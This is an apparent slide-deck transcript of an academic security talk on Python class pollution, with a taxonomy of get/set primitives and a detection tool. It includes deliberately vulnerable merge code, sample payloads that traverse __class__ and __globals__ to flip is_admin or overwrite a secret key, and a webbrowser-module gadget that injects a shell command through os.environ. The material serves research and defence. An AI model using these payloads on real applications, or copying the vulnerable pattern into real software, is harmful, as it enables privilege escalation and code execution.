JOHNS HOPKINS
WHITING SCHOOL
of ENGINEERING


Get Set, Exploit!


Unveiling Python Class Pollution In-the-Wild

Zhengyu Liu & Jiacheng Zhong

Joint work with Jianjia Yu, Muxi Lyu, Zifeng Kang, and Yinzhi Cao

SecLab @ Johns Hopkins University





$ whoami

Zhengyu Liu @jackfromeast

- PhD Student @ Johns Hopkins University
- Web Security & Software Security
- 50+ CVEs with acknowledgement from Google, Microsoft, Meta, Vercel, Hugging Face, Ant Group, etc.

Gavin Zhong @zhong

- Inco. PhD Student @ UC Santa Barbara
- Web Security & AI Security Researcher
- Former Privacy Engineer @ TikTok
- Black Hat, BsidesSF Speaker

$ outline

0x01 | Intro to Python Class Pollution

0x02 | The First Class Pollution Taxonomy

0x03 | *Pyrl:* Detecting Class Pollution In-the-Wild

0x04 | Real-World Zero-Day Case Studies

0x05 | Mitigation and Defense


0x01 | Intro to Python Class Pollution

Python 101: “Everything is an Object”

Objects are Python’s abstraction for data.
All data in a Python program is represented by objects or by relations between objects. Even code is represented by objects.

Python 101: “Everything is an Object”

```python
# main.py
class User:
    is_admin = False

    def __init__(self, name):
        self.name = name
        self.settings = {
            "theme": "light",
            "email": True
        }

user = User("Alice")
```



Python 101: “Objects Form a Graph”

```python
# main.py
class User:
    is_admin = False

    def __init__(self, name):
        self.name = name
        self.settings = {
            "theme": "light",
            "email": True
        }

user = User("Alice")
```

Module __main__
__class__: <class "module">
user: <mod.User object>
User: <class User>

Class User
__class__: <class "type">
__module__: "__class__"
__init__: <Function User.__init__>
__dict__: <mappingproxy>
is_admin: <bool>

Instance user
__class__: <class "__main__.User">
__module__: "__main__"
name: "Alice"
settings: <dict>

Dunder Attributes
(Double Underscore)


Bool
__class__: <class "bool">

Function User.__init__
__class__: <class "function">

Dict
__class__: <class "dict">
theme: "light"
email: True

Python 101: “Objects Form a Graph”


```python
# main.py
class User:
    is_admin = False

    def __init__(self, name):
        self.name = name
        self.settings = {
            "theme": "light",
            "email": True
        }

user = User("Alice")
```



Python 101: Direct Assignment

```python
# main.py
def update_theme(user, input):
    user.settings["theme"] = input

def update_name(user, input):
    user.name = input
```


Fixed Path!



Python 101: Dynamic Relection

```python
# main.py
def update_theme(user, input):
  user.settings["theme"] = input
  getattr(user, "settings")

def update_name(user, input):
  user.name = input
  setattr(user, "name", input)
```


Dynamic Path!




Python 101: Dynamic Relection

{name: "Bob"}
{settings: {theme: "dark"}}

```python
# main.py
def update(user, input):
 for key, val in input.items():
   if isinstance(val, dict):
     update(user[key]
       if isinstance(user, dict)
       else getattr(user, key), val)
   elif isinstance(user, dict):
     user[key] = val
   else:
     setattr(user, key, val)
```




Warm-Up Quiz: How Far Can User Input Reach?



How Far Can User Input Reach? The Class


Privilege Escalation!

{__class__:{is_admin: True}}



More Hidden Paths in Python's Object World

```python
# main.py

secret_key = "SECRET_KEY"

class User:
    def __init__(self, name):
        self.name = name
        self.settings = {
            "theme": "light",
            "email": True
        }
```




`function.__globals__`	A reference to the dictionary that holds the function's global variables – the global namespace of the module in which the function was defined.

How Far Can User Input Reach? The Module

Authentication Bypass!

```
{__class__:
  {__init__:
    {__globals__:
      secret_key: "my key"
}}}
```



How Far Can User Input Reach? It Doesn't Stop There

Runtime Integrity Tampering =>

privilege Escalation!
Authentication Bypass!
Stored XSS!
DoS!
SSRF!
Sandbox Bypass!
Remote Command Execution!
...

How Far Can User Input Reach? It Doesn't Stop There

Runtime Integrity Tampering =>

privilege Escalation!
Authentication Bypass!
Stored XSS!
DoS!
SSRF!

Wellcome to Python Class Pollution!

How Far Can Us re

on!

ypass!

Runtime Integri


Wellcome llution!

0x02 | The First Class Pollution Taxonomy

A Brief History of Python Class Pollution

- 01/2023
  Class Pollution has been intoduced

https://blog.abdulrah33m.com/prototype-pollution-in-python/



Prototype Pollution in Python

04/01/2023

> TL;DR

The main objective of this research is to prove the possibility of having a variant of Prototype Pollution in other programming languages, including those that are class-based by showing **Class Pollution** in Python.


⚠ **Warning**: This is a topic that I ~~am~~ should be working on, the post will be frequently updated with the new results. While I've found examples of the vulnerable merge function implemented in various open-source projects, I still haven't found a full exploit leading to an RCE.

Python Class Pollution was introduced by Abdulraheem Khaled (Abdulrah33m)

A Brief History of Python Class Pollution

- 01/2023
  Class Pollution has
  been intoduced

https://blog.abdulrah33m.com/prototype-pollution-in-python/



Prototype Pollution in Python

04/01/2023

> TL;DR

The main objective of this research is to prove the possibility of having a variant of Prototype Pollution in other programming languages, including those that are class-based by showing **Class Pollution** in Python.


⚠ **Warning**: This is a topic that I ~~am~~ should be working on, the post will be frequently updated with the new results. While I've found examples of the vulnerable merge function implemented in various open-source projects, I still haven't found a full exploit leading to an RCE.

No End-to-End Demonstration yet.

Python Class Pollution was introduced by Abdulraheem Khaled (Abdulrah33m)

A Brief History of Python Class Pollution

- 01/2023
  Class Pollution has been intoduced
- 02/2023
  Paper on Python Class Pollution vs. JS Prototype Pollution



Research and Explore of Prototype Pollution Attack in Python

Ziyi Ouyang
College of Cyberspace Security
Beijing University of Posts and Telecommunications
Beijing, China
h4cking2thegate@bupt.edu.cn

***Abstract*—With more and more enterprises and organizations moving their business infrastructure to the internet, the importance of software security vulnerabilities is increasingly prominent. In particular, as python is a popular programming language, research on its security is becoming increasingly important. The paper aims to discuss the prototype chain pollution vulnerability of python and carry out a detailed analysis. We introduce how the prototype chain works and explain how to construct a prototype chain pollution attack. We also analyze the real-world implications of this attack and investigate how prototype chain pollution attacks can be prevented. Finally, we summarize best practices regarding prototype chain pollution attacks and provide some guidance to help developers avoid this security problem.**

***Keywords*—Prototype pollution, Object inheritance, Vulnerability, Application security**

I. Introduction

Python is a widely used interpreted programming language that is easy to learn and use. However, like other programming languages, Python also has some security risks. One such risk that has received a lot of attention recently is the prototype chain pollution attack. The prototype chain pollution attack was first discovered in JavaScript, but with the widespread application of Python in web development, the danger of this attack has gradually emerged.

"Prototype pollution" refers to a vulnerability in JavaScript that allows an attacker to add properties to an object's prototype or override existing properties, causing unintended side effects and security issues. According to the research of Tang et al., JavaScript prototype chain pollution is a common attack type, and attackers can exploit vulnerabilities to pollute prototype objects to achieve code execution[1]. This vulnerability exists not only in JavaScript but also in other dynamic languages including Python. This attack exploits the Python interpreter's attribute lookup mechanism to modify attributes of global variables and built-in objects. An attacker can taint the default parameters of a function by passing a malicious object in the parameter, and then execute arbitrary code using the tainted properties.

This paper aims to discuss the mechanism, implementation and preventive measures of Python prototype chain pollution attacks. This article first introduces the prototype chain mechanism of Python and how to use the prototype chain to realize the attack. We then discuss defenses against Python prototype chain pollution attacks, including techniques such as metaclasses, decorators, and access control. Finally, we compare the similarities and differences between Python and JavaScript in terms of prototype chain pollution attacks and defenses. And provide some defense strategies. The target audience for this article is Python developers, security researchers, and security engineers.

II. Related Concepts and Technologies

A. Python

Python is a high-level, object-oriented, interpreted programming language created in 1991 by Guido van Rossum. It is easy to learn, has high code readability, supports multiple programming paradigms, and has a wealth of libraries and tools. It is widely used in web development, data science, artificial intelligence, machine learning, automated testing and other fields.

B. JavaScript

JavaScript is a scripting language originally created by Netscape in 1995 and has become one of the standard languages for web front-end development. It has the characteristics of dynamism, interactivity, and flexibility. It can be used in web browsers to realize dynamic effects, form verification, and user interaction. It can also be used in back-end development, game development, and other fields.

C. Prototype chain

A prototype chain is a linked list of objects where each object has a link to its prototype object. These links form a prototype chain that allows objects to share properties and methods. If an object needs to look up a property or method, it goes up the prototype chain until it finds the desired property or method.

D. Pollution attack

Pollution attack is an attack method that changes the behavior of the program by tampering with the properties and methods of the object. In the prototype chain pollution attack, the attacker will use the prototype chain to find rules to inject malicious code and control the behavior of the program.

E. Metaclass

Metaclass is an advanced concept in Python that allows programmers to define custom classes and control the behavior of classes. Unlike JavaScript, Python uses classes instead of a prototype chain for object-oriented programming.


ACCTCS '23, by Ziyi Ouyang

Synthetic Examples and Theoretical Attacks Only!

A Brief History of Python Class Pollution

- 01/2023
  Class Pollution has been intoduced
- 02/2023
  Paper on Python Class Pollution vs. JS Prototype Pollution
- 04/2024
  The first real-world CVE (CVE-2024-5452) & end-to-end exploit of Class Pollution!

https://huntr.com/bounties/486add92-275e-4a7b-92f9-42d84bc759da



CVE reported by @chilaxan that lead to RCE via Class Pollution

A Brief History of Python Class Pollution

The First Large-Scale Systematic Study of Python Class Pollution Vulnerability

Zhengyu Liu, Jiacheng Zhong, Jianjia Yu, Muxi Lyu, Zifeng Kang, and Yinzhi Cao
{zliu192, jzhong29, jyu122, mlyu4, zkang7, yinzhi.cao}@jhu.edu
Johns Hopkins University

***Abstract*—Class pollution is a recently discovered, yet under-explored Python vulnerability that allows attackers to pollute unintended runtime objects by exploiting the class-based inheritance model and reflection mechanism. Before this paper, only two real-world vulnerabilities related to class pollution—including one reported to the Common Vulnerabilities and Exposures (CVE) database—were discovered. Furthermore, there was no existing tool capable of detecting such vulnerabilities, let alone a systematic study of vulnerable code patterns, exploitation techniques, and real-world prevalence.**

In this paper, we design and implement Pyrl, the first framework for detecting class pollution vulnerabilities in real-world applications via a novel, static *operational taint analysis*. Our key insight is that class pollution consists of two types of vulnerable code primitives—"get" and "set"—for fetching and setting items and attributes. Different combinations of these primitives (two types of "get"s and three "set"s) further lead to six unique vulnerability types according to our first taxonomy of class pollution. Pyrl's operational taint analysis tracks attacker-controlled inputs on these primitives and their combinations using fine-grained, operational taint labels that are initiated, transformed, propagated, and merged according to the analysis context.

We applied Pyrl to over half a million real-world Python programs from GitHub and PyPI, resulting in the detection of 47 zero-day, exploitable class pollutions. Our findings include critical vulnerabilities in widely used applications, such as Azure CLI by Microsoft and Mesop by Google, both of which have been acknowledged and patched. We have responsibly reported all identified vulnerabilities to the corresponding developers—who fixed five of them—and CVE Numbering Authorities (CNAs)—who assigned seven CVE identifiers.

1. Introduction

Python has become one of the most widely adopted programming languages with applications that span machine learning, data science, and software engineering. This widespread adoption is driven by the rich ecosystem of Python, with more than 630,000 packages available in the official package repository, PyPI [1], and more than one billion daily package downloads. Furthermore, the rise of Python-based Machine Learning (ML) libraries, such as PyTorch, also contributes to Python's popularity. For example, a recent survey showed that Python overtook JavaScript as the most-used language on GitHub in 2024 [2].

Python's easy-to-use characteristic comes from two fundamental design features: the uniform data model and the flexible reflection mechanism. Under Python's uniform data model, every value is treated as an object, whether it is a number, a string, a class, a function, or a module. Each object is associated with a set of built-in attributes, known as "dunder" (double-underscore) attributes, which specify its type hierarchy and metadata. The reflection mechanism, on the other hand, supports inspecting and modifying objects at runtime using dynamically determined names and values. This allows programs to easily adjust their structure and behavior during execution.

Unfortunately, the combination of these two fundamental features leads to a new vulnerability type, known as *class pollution* [3]. That is, an adversary leverages a sequence of reflective attribute lookups with attacker-controlled "dunder" names to traverse objects and modify attributes in unintended classes or modules. It was first introduced in 2023 in a blog post [3], which also disclosed a real-world vulnerability in the pydash library [4]. Since the initial release, there has been only one more vulnerability discovered and documented with a CVE [5] based on our search.

One major reason for such a limited number of known real-world vulnerabilities is the lack of any detection tools for class pollution, to the best of our knowledge. On the one side, existing Python vulnerability analysis tools [6]–[8] are designed to detect classic injection vulnerabilities with well-defined sinks (e.g., `eval`) as opposed to specific object assignments as sinks in class pollution. On the other side, many detection tools [9]–[15] are present for vulnerabilities that are similar to class pollution, particularly JavaScript prototype pollution, where properties are inherited and polluted via the prototype chain. However, those tools do not apply to Python class pollution due to fundamental differences in the programming languages, e.g., different inheritance models (prototype-based vs. class-based), object structures, attribute resolutions, and reflection mechanisms.

Beyond vulnerability detection, the study of Python class pollution in general is also limited in academic research, with only two recent works focusing on the aspects of exploitation and defense. In 2023, Ouyang [16] demonstrated the feasibility of class pollution attacks through a small, synthetic example. In 2024, Zhang [17] explored an exploitation technique targeting global variables pollution and discussed two possible defenses. However, both studies

Our work!

S&P '26, by Liu et al.

04/2024
The first real-world CVE (CVE-2024-5452) & end-to-end exploit of Class Pollution!

05/2026 & 08/2026
The first systematic study of CP:
- The first taxonomy
- The first detection tool (Pyrl)
- The first large-scale measurement (seven CVEs and 47 zero-day vulns)

A Brief History of Python Class Pollution

The First Large-Scale Systematic Study of Python Class Pollution Vulnerability

Zhengyu Liu, Jiacheng Zhong, Jianjia Yu, Muxi Lyu, Zifeng Kang, and Yinzhi Cao
{zliu192, jzhong29, jyu122, mlyu4, zkang7, yinzhi.cao}@jhu.edu
Johns Hopkins University

Abstract—**Class pollution is a recently discovered, yet under-explored Python vulnerability that allows attackers to pollute unintended runtime objects by exploiting the class-based inheritance model and reflection mechanism. Before this paper, only two real-world vulnerabilities related to class pollution—including one reported to the Common Vulnerabilities and Exposures (CVE) database—were discovered. Furthermore, there was no existing tool capable of detecting such vulnerabilities, let alone a systematic study of vulnerable code patterns, exploitation techniques, and real-world prevalence.**

In this paper, we design and implement Pyrl, the first framework for detecting class pollution vulnerabilities in real-world applications via a novel, static *operational taint analysis*. Our key insight is that class pollution consists of two types of vulnerable code primitives—"get" and "set"—for fetching and setting items and attributes. Different combinations of these primitives (two types of "get"s and three "set"s) further lead to six unique vulnerability types according to our first taxonomy of class pollution. Pyrl's operational taint analysis tracks attacker-controlled inputs on these primitives and their combinations using fine-grained, operational taint labels that are initiated, transformed, propagated, and merged according to the analysis context.

We applied Pyrl to over half a million real-world Python programs from GitHub and PyPI, resulting in the detection of 47 zero-day, exploitable class pollutions. Our findings include critical vulnerabilities in widely used applications, such as Azure CLI by Microsoft and Mesop by Google, both of which have been acknowledged and patched. We have responsibly reported all identified vulnerabilities to the corresponding developers—who fixed five of them—and CVE Numbering Authorities (CNAs)—who assigned seven CVE identifiers.

1. Introduction

Python has become one of the most widely adopted programming languages with applications that span machine learning, data science, and software engineering. This widespread adoption is driven by the rich ecosystem of Python, with more than 630,000 packages available in the official package repository, PyPI [1], and more than one billion daily package downloads. Furthermore, the rise of Python-based Machine Learning (ML) libraries, such as PyTorch, also contributes to Python's popularity. For example, a recent survey showed that Python overtook JavaScript as the most-used language on GitHub in 2024 [2].

Python's easy-to-use characteristic comes from two fundamental design features: the uniform data model and the flexible reflection mechanism. Under Python's uniform data model, every value is treated as an object, whether it is a number, a string, a class, a function, or a module. Each object is associated with a set of built-in attributes, known as "dunder" (double-underscore) attributes, which specify its type hierarchy and metadata. The reflection mechanism, on the other hand, supports inspecting and modifying objects at runtime using dynamically determined names and values. This allows programs to easily adjust their structure and behavior during execution.

Unfortunately, the combination of these two fundamental features leads to a new vulnerability type, known as *class pollution* [3]. That is, an adversary leverages a sequence of reflective attribute lookups with attacker-controlled "dunder" names to traverse objects and modify attributes in unintended classes or modules. It was first introduced in 2023 in a blog post [3], which also disclosed a real-world vulnerability in the pydash library [4]. Since the initial release, there has been only one more vulnerability discovered and documented with a CVE [5] based on our search.

One major reason for such a limited number of known real-world vulnerabilities is the lack of any detection tools for class pollution, to the best of our knowledge. On the one side, existing Python vulnerability analysis tools [6]–[8] are designed to detect classic injection vulnerabilities with well-defined sinks (e.g., `eval`) as opposed to specific object assignments as sinks in class pollution. On the other side, many detection tools [9]–[15] are present for vulnerabilities that are similar to class pollution, particularly JavaScript prototype pollution, where properties are inherited and polluted via the prototype chain. However, those tools do not apply to Python class pollution due to fundamental differences in the programming languages, e.g., different inheritance models (prototype-based vs. class-based), object structures, attribute resolutions, and reflection mechanisms.


Beyond vulnerability detection, the study of Python class pollution in general is also limited in academic research, with only two recent works focusing on the aspects of exploitation and defense. In 2023, Ouyang [16] demonstrated the feasibility of class pollution attacks through a small, synthetic example. In 2024, Zhang [17] explored an exploitation technique targeting global variables pollution and discussed two possible defenses. However, both studies

S&P '26, by Liu et al.

Our work!

Our Wiki page!

https://class-pollution.github.io/



(All You Ever Wanted To Know About)
Python Class Pollution

Wiki Paper Tool Dataset

What is Python class pollution?

Python class pollution is a vulnerability class where untrusted input allows attackers to modify unintended Python runtime objects. It arises from two core Python language features: (i) a **uniform object model**, where every value is an object and objects expose references to their classes, metadata, and related runtime state through built-in attributes such as `__class__`, `__base__`, `__dict__`, and `__globals__`; and (ii) **flexible reflection mechanisms**, such as dynamic `getattr` and `setattr`, which allow programs to access and modify attributes using runtime-determined names.

The combination of these two language features becomes dangerous when a program performs a sequence of reflective attribute or item lookups using attacker-controlled names. These lookups may cause the program to traverse from an ordinary object to unintended runtime objects through those built-in attributes, and then modify their content that later affect program behavior. These modifications violate runtime integrity and can lead to severe consequences, including remote code execution (RCE), authentication bypass, cross-site scripting (XSS), denial of service (DoS), and token leakage.

04/2024
The first real-world CVE (CVE-2024-5452) & end-to-end exploit of Class Pollution!

05/2026 & 08/2026
The first systematic study of CP:
- The first taxonomy
- The first detection tool (Pyrl)
- The first large-scale measurement (seven CVEs and 47 zero-day vulns)

Python Class Pollution Taxonomy


- *How do we get in?* Pollution Primitives
  - The atomic “Get”/“Set” operations and “Get”/“Set” primitives
  - Six class pollution types (five of them are new!)
- *How do we cash out?* Exploitation Primitives
  - Pollution Targets
  - Class Pollution Gadgets
  - Consequnces

Python Class Pollution Taxonomy

- *How do we get in?* Pollution Primitives
  - The atomic “Get”/“Set” operations and “Get”/“Set” primitives
  - Six class pollution types (five of them are new!)
- *How do we cash out?* Exploitation Primitives
  - Pollution Targets
  - Class Pollution Gadgets
  - Consequnces

Pollution Primitives


```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```



Pollution Primitives

If not last layer!


```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```



Pollution Primitives

If not last layer!

```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```



Pollution Primitives


If not last layer!

```python
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```


Object Type/ Access Type	General Object e.g., a = obj(x=1)	Mapping Object e.g., a = {“x”: 1}
Attribute (a.x)	✔ (1)	✗ (AttributeError)
Item (a[“x”])	✗ (TypeError)	✔ (1)

Two isolated namespaces!

Pollution Primitives



Pollution Primitives



Pollution Primitives


More Atomic Get Operations!

If not last layer!

TABLE 1: Systemization of reflected get operations in Python from builtins and standard libraries. "Features" describe the operation type, applicable data types, origin, and lookup order. "Capabilities" describe whether the lookup can access dunder names, methods, or other values. In the "Prevalence" column, "# Inst." and "# Pack." show the number of instances and packages where the get operation appears in the 50K most-downloaded PyPI packages. "Spec." records references to official documentation.

		Features				Capabilities			Prevalence		
	Code	Type	Apply	Origin	Order	Dunder	Method	Other	# Inst.	# Pack.	Spec.
#1	`getattr(obj, name)`	Attr	O/M/S	Builtins	First	●	●	●	719.1K	21.7K	[19]
#2	`obj.__dict__[name]`	Attr	O/M/S	Builtins	Second	◐	◐	●	15.3K	3.3K	[20]
#3	`obj.__getattribute__(name)`	Attr	O/M/S	Builtins	Second	●	●	●	13.1K	1.7K	[21]
#4	`vars(obj)[name]`	Attr	O/M/S	Builtins	Second	◐	◐	●	9.3K	1K	[22]
#5	`inspect.getmembers(obj)`	Attr	O/M/S	Inspect	Second	●	●	●	4.9K	1.9K	[23]
#6	`object.__getattribute__(obj, name)`	Attr	O/M/S	Builtins	First	●	●	●	4.3K	843	[21]
#7	`operator.attrgetter(name)(obj)`	Attr	O/M/S	Operator	Second	●	●	●	543	194	[24]
#8	`inspect.getattr_static(obj, name)`	Attr	O/M/S	Inspect	First	●	●	●	398	121	[25]
#9	`dir(obj)[index]`	Attr	O/M/S	Builtins	Second	●	●	●	93	23	[26]
#10	`inspect.getmembers_static(obj)`	Attr	O/M/S	Inspect	Second	●	●	●	11	8	[27]
#11	`dict[key]`	Item	M/S	Builtins	First	○	○	●	50.7M	44.1K	[28] [29]
#12	`dict.get(key)`	Item	M	Builtins	Second	○	○	●	8.6M	33.1K	[30]
#13	`dict.pop(key)`	Item	M/S	Builtins	Second	○	○	●	1.7M	17.9K	[30] [31]
#14	`dict.setdefault(key)`‡	Item	M	Builtins	Second	○	○	●	111.1K	8K	[32]
#15	`dict.__getitem__(key)`	Item	M/S	Builtins	Second	○	○	●	63.3K	3K	[33]
#16	`operator.getitem(dict, key)`	Item	M/S	Operator	First	○	○	●	271	79	[34]
#17	`operator.itemgetter(key)(dict)`	Item	M/S	Operator	Second	○	○	●	153	60	[35]
#18	`operator.__getitem__(dict, key)`	Item	M/S	Operator	First	○	○	●	3	1	[36]
#19	`eval(f"EXPR`†`", {"o": obj})`	Attr/Item	O/M/S	Builtins	First	●	●	●	331	135	[37]
#20	`exec(f"EXPR`†`", {"o": obj})`	Attr/Item	O/M/S	Builtins	First	●	●	●	172	112	[38]

Legend: O: Object; M: Mapping; S: Sequence; ●: Fully Supported; ◐: Conditionally Supported (#2 and #4 apply for class objects with `__dict__`); ○: Not Supported; ‡: `dict.setdefault` returns the value if key exists. EXPR†: Any operation from #1–#18 where only the key name is attacker-controlled and all other expressions are sanitized.




See our paper!

Pollution Primitives

If not last layer!


```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```



Pollution Primitives

If not last layer!


```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```



Pollution Primitives

If it is last layer!


```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```



Pollution Primitives

If it is last layer!


```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```




Pollution Primitives

Dual-Set Primitive

Attr-Set Primitive



Item-Set Primitive




Pollution Primitives

TABLE 2: Systemization of reflected set operations in Python from builtins and standard libraries. The header follows Table 1.


Code	Features: Type	Features: Apply	Features: Origin	Prevalence: # Inst.	Prevalence: # Pack.	Spec.
obj.__dict__[name]=val	A	*	B	437.8K	3.1K	[20]
setattr(obj,name,val)	A	*	B	214.3K	12K	[39]
object.__setattr__(obj,name,val)	A	*	B	11.4K	1.6K	[40]
obj.__setattr__(name,val)	A	*	B	10.4K	2.3K	[40]
dict[key]=val	I	M/S	B	7.7M	36.8K	[28]
dict.update(key=val)	I	M	B	687.8K	22.7K	[41]
dict.setdefault(key, val)	I	M	B	111.1K	8K	[32]
dict.__setitem__(key, val)	I	M/S	B	7.7K	2.2K	[42]
operator.setitem(dict,key,val)	I	M/S	O	27	12	[43]
operator.__setitem__(dict,key,val)	I	M/S	O	0	0	[44]
exec(f"EXPR†", {"o":obj})	*	*	B	90	47	[38]
eval(f"EXPR‡", {"o":obj})	*	*	B	16	7	[37]

Legend: A: Attribute; I: Item; O: Object; M: Mapping; S: Sequence; B: Builtin; O (under Origin column): Operator; EXPR†: Any operation above where only the key name and value are attacker-controlled and all other expressions are sanitized. EXPR‡: Same as EXPR†, but excludes assignment statements (i.e., the first and fifth rows).



More Atomic Set Operations!

Class Pollution Taxonomy



Class Pollution Taxonomy

Agnostic-Get × Dual-Set


Agnostic-Get × Item-Set

Agnostic-Get × Attr-Set

Constrained-Get × Dual-Set


Constrained-Get × Item-Set

Constrained-Get × Attr-Set



Class Pollution Taxonomy

- Agnostic-Get × Dual-Set
- Agnostic-Get × Item-Set
- Agnostic-Get × Attr-Set
- Constrained-Get × Dual-Set
- Constrained-Get × Item-Set
- **Constrained-Get × Attr-Set**



Class Pollution Taxonomy

The only one known before!

- Agnostic-Get × Dual-Set
- Agnostic-Get × Item-Set
- Agnostic-Get × Attr-Set
- Constrained-Get × Dual-Set
- Constrained-Get × Item-Set
- Constrained-Get × Attr-Set

Newly identified in this work!

Python Class Pollution Taxonomy

- *How do we get in?* Pollution Primitives
  - The atomic “Get”/“Set” operations and “Get”/“Set” primitives
  - Six class pollution types (five of them are new!)
- *How do we cash out?* Exploitation Primitives
  - Pollution Targets
  - Class Pollution Gadgets
  - Consequnces

Pollution Targets


What are valuable targets, and how can it change program behavior?

- Direct use: pollutes a.b and the program uses a.b latter

Pollution Targets

What are valuable targets, and how can it change program behavior?


- Indirect use: Python implicitly uses the polluted objects
  - classes



Pollution Targets

What are valuable targets, and how can it change program behavior?


- Indirect use: Python implicitly uses the polluted objects
  - classes
  - Modules



Pollution Targets

What are valuable targets, and how can it change program behavior?

- Indirect use: Python implicitly uses the polluted objects
  - classes
  - Modules
  - Functions



Pollution Targets

What are valuable targets, and how can it change program behavior?


- Indirect use: Python implicitly uses the polluted objects
  - classes
  - Modules
  - Functions
  - Function Closures

Polluting
g.__closure__[i].cell_contents

Pollution Targets

What are valuable targets, and how can it change program behavior?

- Indirect use: Python implicitly uses the polluted objects
  - classes
  - Modules
  - Functions
  - Function Closures



Class Pollution Gadgets

Definition: A class-pollution gadget is a piece of existing code that reads a polluted value to a security-sensitive sink.

Class Pollution Gadgets

Definition: A class-pollution gadget is a piece of existing code that reads a polluted value to a security-sensitive sink.

Where does it come from?

- Standard libraries => *Universal Gadgets*
- Third-party dependencies
- Application code

Universal RCE Gadgets #1: webbrowser, antigravity

cpython/blob/3.14/Lib/webbrowser.py


```
_browsers = {}
_tryorder = []

def open(url):
  register_standard_browsers()
  for name in _tryorder:
    browser = _browsers[name.lower()]
    if browser.open(url):
      return True

def register_standard_browsers():
  global _tryorder
  for cmd in os.environ["BROWSER"].split(os.pathsep):
    _browsers[cmd.lower()] = GenericBrowser(cmd)
    _tryorder.append(cmd)
```

```
class GenericBrowser:
  def __init__(self, cmd):
    self.name, *self.args = shlex.split(cmd)

  def open(self, url):
    argv = [self.name] + [
      arg.replace("%s", url)
          for arg in self.args
    ]
    subprocess.Popen(argv)
    return True
```

Universal RCE Gadgets #1: webbrowser, antigravity

cpython/blob/3.14/Lib/webbrowser.py

```
_browsers = {}
_tryorder = []

def open(url):
```



Trigger code:

```
import webbrowser
webbrowser.open(url)
```

or

```
import antigravity
```

Universal RCE Gadgets #1: webbrowser, antigravity

cpython/blob/3.14/Lib/webbrowser.py

```
_browsers = {}
_tryorder = []

def open(url):
  register_standard_browsers()
  for name in _tryorder:
    browser = _browsers[name.lower()]
    if browser.open(url):
      return True


def register_standard_browsers():
  global _tryorder
  for cmd in os.environ["BROWSER"].split(os.pathsep):
    _browsers[cmd.lower()] = GenericBrowser(cmd)
    _tryorder.append(cmd)
```

Pollutable via Class Pollution:
os.environ["BROWSER"] =
"sh -c 'echo pwned!'"

Universal RCE Gadgets #1: webbrowser, antigravity

cpython/blob/3.14/Lib/webbrowser.py

```
_browsers = {}
_tryorder = []

def open(url):
  register_standard_browsers()
  for name in _tryorder:
    browser = _browsers[name.lower()]
    if browser.open(url):
      return True


def register_standard_browsers():
  global _tryorder
  for cmd in os.environ["BROWSER"].split(os.pathsep):
    _browsers[cmd.lower()] = GenericBrowser(cmd)
    _tryorder.append(cmd)
```

Flow to the sink!

```
class GenericBrowser:
  def __init__(self, cmd):
    self.name, *self.args = shlex.split(cmd)
  def open(self, url):
    argv = [self.name] + [
      arg.replace("%s", url)
      for arg in self.args
    ]
    subprocess.Popen(argv)
    return True
```

Consequnces

Based on different sinks, class pollution could lead to:

- Data-flow Hijacking
  - Injection-based vulnerabilities, e.g., RCE, XSS, etc.
  - Authentication bypass, e.g., by overwriting secret keys
  - DoS, e.g., overwriting a callable target with a non-callable value
- Control-flow Hijacking
  - Manipulating security checks
  - Gadget chaining: activate additional gadgets

0x03 | *Pyrl:* Detecting Class Pollution In-the-Wild

Challenges

Why Existing Tools Miss Class Pollution?

- No more classic sinks!

  Existing Python taint analysis tools (Pysa, Pyt, CodeQL) follow a source-to-sink model designed for classic injection vulnerabilities.

- Requires tracking multiple intertwined data flows at the same time!

  From input to resolved objects, keys and values.

Our Solution: Pyrl (/pɜːrl/, “Pearl”)

Key Insight: *Operational Taint Analysis*

- Using a set of fine-grained, expressive labels that track from attackers’ input to sinks through “Get” and “Set” primitives.

Our Solution: Pyrl (/pɜːrl/, “Pearl”)

- T_INPUT$^{\alpha}$
- T_ENUM
- T_KEY
- T_OBJ
- G_ATTR$^{\alpha}$
- G_ITEM$^{\alpha}$

Our Solution: Pyrl (/pɜːrl/, “Pearl”)

They are operational!

- T_INPUT$^{\alpha}$
- T_ENUM

Split Operation

- T_KEY
- T_OBJ
- G_ATTR$^{\alpha}$
- G_ITEM$^{\alpha}$

```python
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```

Our Solution: Pyrl (/pɜːrl/, “Pearl”)

They are operational!

- T_INPUT$^{\alpha}$
- T_ENUM
- T_KEY
- T_OBJ
- G_ATTR$^{\alpha}$
- G_ITEM$^{\alpha}$

Enumerate Operation

```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
